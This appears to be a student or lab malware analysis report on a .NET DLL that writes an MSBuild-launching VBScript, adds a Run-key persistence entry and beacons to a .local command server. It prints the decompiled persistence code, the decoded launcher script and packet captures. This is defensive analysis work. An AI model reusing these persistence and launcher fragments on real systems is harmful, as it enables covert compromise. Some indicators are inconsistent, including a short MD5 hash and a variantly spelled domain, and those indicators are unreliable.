

Malware Analysis Report

cryptlib64.dll



Malware Analyst: Giovanni Ocasio

Contents


Executive Summary	3
Static Analysis.....	4
Hashes & VirusTotal Comparison	4
Data Size	4
Strings	4
Flagged Imports	5
Advance Static Analysis.....	6
Cutter	6
dnSpy.....	6
Dynamic Analysis	8
rundll32.exe	8
Wireshark	9

Executive Summary

Static Analysis

Hashes & VirusTotal Comparison

MD5	361e6edb47e711a72c7f8ee3c0c1632
SHA1	62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0
SHA256	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387



The screenshot shows the VirusTotal analysis interface for the file EmbedDLL.dll. The file is identified by its SHA256 hash: 732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387. The file size is 28.50 KB, and it was last analyzed 4 months ago. The analysis shows that 39 out of 72 security vendors flagged this file as malicious. The file is categorized as a trojan.generic.misc. The security vendors' analysis table lists the following detections:

Vendor	Detection
Alibaba	Trojan:Win64/Generic.75a3a604
ALYac	Trojan.Generic.38423255
Arctic Wolf	Unsafe
AVG	Win64/MalwareX-gen [Misc]
Bkav Pro	Win64.AIDetectMalware.CS
CTX	DLL.trojan.generic
Elastic	Malicious (moderate confidence)
eScan	Trojan.Generic.38423255
Fortinet	Malicious_Behavior:58
AllCloud	Trojan:Win/Generic.NEUUI#
Arcabit	Trojan.Generic.D244A4D7
Avast	Win64/MalwareX-gen [Misc]
BitDefender	Trojan.Generic.38423255
CrowdStrike Falcon	Win/malicious_confidence_100% (W)
DeepInstinct	MALICIOUS
Emsisoft	Trojan.Generic.38423255 (B)
ESET-NOD32	Generic.NL.JDKPZ Trojan
GData	Trojan.Generic.38423255

Data Size

Raw Data Size	26112
Virtual Data Size	25770
Assumption: Malware is unpacked	

Strings

```
.NET Framework 4.7.2
C:\Users\Public\Documents\embed.vbs
Software\Microsoft\Windows\CurrentVersion\Run
p0w3r0verwh3lm1ng!
mscorlib
\embed.xml
```


Flagged Imports

AES_Encrypt	Uses a key (16, 24, or 32 bytes) and a 16-byte initialization vector (IV) to perform symmetric encryption in CBC mode
AES_Decrypt	Decrypts data
CreateEncryptor	Creates an ICryptoTransform object used to encrypt data.
GetEnvironmentVariable	Used to fetch values from the current process or, on Windows, from the system registry
WriteAllText	Creates a new file, writes a specified string to it, and closes the file
MemoryStream	Creates a stream that uses memory as a backing store rather than a disk or network connection

Advance Static Analysis


Cutter

During basic static analysis the analyst saw a reference to EmbedDLL. When the analyst opened the malware sample in the Cutter tool, they discovered the EmbedDLL function is the main function of the malware:




dnSpy

The analyst opened the malware sample in dnSpy to decompile the suspected .NET malware sample into readable C#. In the readable C#, the analyst discovered that the actual main function is known as *embed*:



The analyst also discovered several references to previously discovered strings:



The large string could not be decoded through Base64 conversion alone but moving on the output is written to an *embed.xml* file that is stored in the *C:\Users\Public* directory:

```
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

The analyst was able to decode the second set of Base64 encoded instructions to discover what appears to be VBScript:

Decode from Base64 format

Simply enter your data then push the decode button.

```
U2V0IG9TaGVsbCA9IENyZWFOZU9iamVjdCAoIldzY3JpcHQyU2h1bGwiKSAKRGlIHNOckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTIcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkJnhtbCIKb1NoZWxsLlJ1biBzdHJlBcmdzLCAwLCBmYWxzZQ==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false|
```


This string is written to the *C:\Users\Public\Documents* directory as *embed.vbs* and a registry key is created with the following value:

```
File.WriteAllText("C:\Users\Public\Documents\embed.vbs", text2);
try
{
    RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\Microsoft\Windows\CurrentVersion\Run", true).SetValue("embed", "C:\Users\Public\Documents\embed.vbs");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
```

Dynamic Analysis

rundll32.exe

Using the rundll32.exe tool to trigger the execution of the malware sample creates the *embed.xml* file in the *C:\Users\Public* directory:



The image shows three sequential screenshots of a Windows Command Prompt window. The first screenshot shows the command `rundll32.exe Malware.cryptlib64.dll,embed` being executed at the `C:\Users\analyst\Desktop` directory. The second screenshot shows the `ls` command output at `C:\Users\Public`, listing files including `embed.xml`. The third screenshot shows the `ls` command output at `C:\Users\Public\Documents`, listing files including `embed.vbs`.

```
C:\Users\analyst\Desktop
λ rundll32.exe Malware.cryptlib64.dll,embed

C:\Users\Public
λ time /t
12:42 PM

C:\Users\Public
λ ls
AccountPictures  desktop.ini  Downloads  Music  Videos
Desktop          Documents   Libraries  Pictures


C:\Users\Public
λ

C:\Users\Public
λ time /t
12:43 PM

C:\Users\Public
λ ls
AccountPictures  Documents  Libraries  Videos
Desktop          Downloads  Music
desktop.ini      embed.xml  Pictures

C:\Users\Public
λ
```

It also creates the *embed.vbs* file in the *Documents* subfolder:



The image shows a Windows Command Prompt window with the following commands and output:


```
C:\Users\Public
λ time /t
12:43 PM

C:\Users\Public
λ ls
AccountPictures  Documents  Libraries  Videos
Desktop          Downloads  Music
desktop.ini      embed.xml  Pictures


C:\Users\Public
λ ls Documents\
desktop.ini  "Explorer Suite Signatures"  "My Pictures"
embed.vbs   "My Music"                   "My Videos"

C:\Users\Public
λ
```

Reviewing the registry the analyst discovered that the malware did create a new registry key:



Reviewing the string in the *embed.xml* file using a decrypt.py too generates an output.bin file which using the strings command on reveals a URL (<http://srv.masterchiefsgruntemporium.local>)



Wireshark

Running the *embed.vbs* script on the Windows host reveals that the malware sample makes a DNS query for the same domain:

```

145 8.964871 10.0.2.15 10.0.2.15 DNS 81 Standard query 0xfcd3 A srv.masterchiefsggrunttemporium.local
146 8.964871 10.0.2.15 10.0.2.15 DNS 81 Standard query 0xacd3 AAAA srv.masterchiefsggrunttemporium.local
147 8.976245 10.0.2.15 10.0.2.15 DNS 97 Standard query response 0xfcd3 A srv.masterchiefsggrunttemporium.local A 192.0.2.123
148 8.979326 10.0.2.15 10.0.2.15 DNS 81 Standard query response 0xacd3 AAAA srv.masterchiefsggrunttemporium.local
149 8.979326 10.0.2.15 192.0.2.123 TCP 52 51696 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
150 8.979326 10.0.2.15 10.0.2.15 TCP 52 51696 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
151 8.979326 10.0.2.15 10.0.2.15 TCP 52 80 + 51696 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
152 8.979326 192.0.2.123 10.0.2.15 TCP 52 80 + 51696 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
153 8.983336 10.0.2.15 192.0.2.123 TCP 52 51696 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Frame 145: Packet, 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
Raw packet data
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.15
User Datagram Protocol, Src Port: 55553, Dst Port: 53
Domain Name System (query)
Transaction ID: 0xfcd3
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
  srv.masterchiefsggrunttemporium.local: type A, class IN
  [Response in: 147]

```

The analyst also discovered that it makes an HTTP GET request for a *doc.html* and *test.html* file:

155	8.979326	10.0.2.15	192.0.2.123	HTTP	302 GET /en-us/docs.html HTTP/1.1
156	8.979326	10.0.2.15	10.0.2.15	HTTP	302 GET /en-us/docs.html HTTP/1.1
157	8.979326	10.0.2.15	10.0.2.15	TCP	40 80 → 51696 [ACK] Seq=1 Ack=263 Win=262400 Len=0
158	8.979326	192.0.2.123	10.0.2.15	TCP	40 80 → 51696 [ACK] Seq=1 Ack=263 Win=262400 Len=0
159	8.979326	10.0.2.15	10.0.2.15	TCP	164 80 → 51696 [PSH, ACK] Seq=1 Ack=263 Win=262400 Len=124
160	8.979326	192.0.2.123	10.0.2.15	TCP	164 80 → 51696 [PSH, ACK] Seq=1 Ack=263 Win=262400 Len=124
161	8.979326	10.0.2.15	10.0.2.15	HTTP	1487 HTTP/1.0 200 OK (text/html)
162	8.979326	192.0.2.123	10.0.2.15	HTTP	1487 HTTP/1.0 200 OK (text/html)
163	8.979326	10.0.2.15	192.0.2.123	TCP	40 51696 → 80 [ACK] Seq=263 Ack=1573 Win=262656 Len=0
164	8.979326	10.0.2.15	10.0.2.15	TCP	40 51696 → 80 [ACK] Seq=263 Ack=1573 Win=262656 Len=0
165	8.979326	10.0.2.15	10.0.2.123	TCP	40 51696 → 80 [ACK] Seq=263 Ack=1573 Win=262656 Len=0

Frame 155: Packet, 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits) on interface 0

Ethernet II, Src: Intel(R) Ethernet Controller (10:00:00:00:00:00), Dst: Intel(R) Ethernet Controller (10:00:00:00:00:00)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.0.2.123

Transmission Control Protocol, Src Port: 51696, Dst Port: 80, Seq: 1, Ack: 1, Len: 262

Hypertext Transfer Protocol

GET /en-us/docs.html HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n

Host: srv.masterchiefsgruntemporium.local\r\n

Cookie: ASPSESSIONID=; SESSIONID=1552332971750\r\n

Connection: Keep-Alive\r\n

\r\n

[Response in frame: 162]

[Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/docs.html]

179	8.999769	10.0.2.15	192.0.2.123	HTTP	1076 POST /en-us/test.html HTTP/1.1
180	8.999769	10.0.2.15	10.0.2.15	HTTP	1076 POST /en-us/test.html HTTP/1.1
181	8.999769	10.0.2.15	10.0.2.15	TCP	40 80 → 51697 [ACK] Seq=1 Ack=1354 Win=261376 Len=0
182	8.999769	192.0.2.123	10.0.2.15	TCP	40 80 → 51697 [ACK] Seq=1 Ack=1354 Win=261376 Len=0
183	8.999769	10.0.2.15	10.0.2.15	TCP	164 80 → 51697 [PSH, ACK] Seq=1 Ack=1354 Win=261376 Len=124
184	8.999769	192.0.2.123	10.0.2.15	TCP	164 80 → 51697 [PSH, ACK] Seq=1 Ack=1354 Win=261376 Len=124

Frame 179: Packet, 1076 bytes on wire (8608 bits), 1076 bytes captured (8608 bits) on interface 0

Ethernet II, Src: Intel(R) Ethernet Controller (10:00:00:00:00:00), Dst: Intel(R) Ethernet Controller (10:00:00:00:00:00)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.0.2.123

Transmission Control Protocol, Src Port: 51697, Dst Port: 80, Seq: 318, Ack: 1, Len: 1036

Reassembled TCP Segments (1353 bytes): #175(317), #179(1036)]

Hypertext Transfer Protocol

POST /en-us/test.html HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n

Host: srv.masterchiefsgruntemporium.local\r\n

Cookie: ASPSESSIONID=efc6f9c4e9; SESSIONID=1552332971750\r\n

Content-Length: 1036\r\n

Expect: 100-continue\r\n

Connection: Keep-Alive\r\n

\r\n

[Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]

File Data: 1036 bytes

Data (1036 bytes)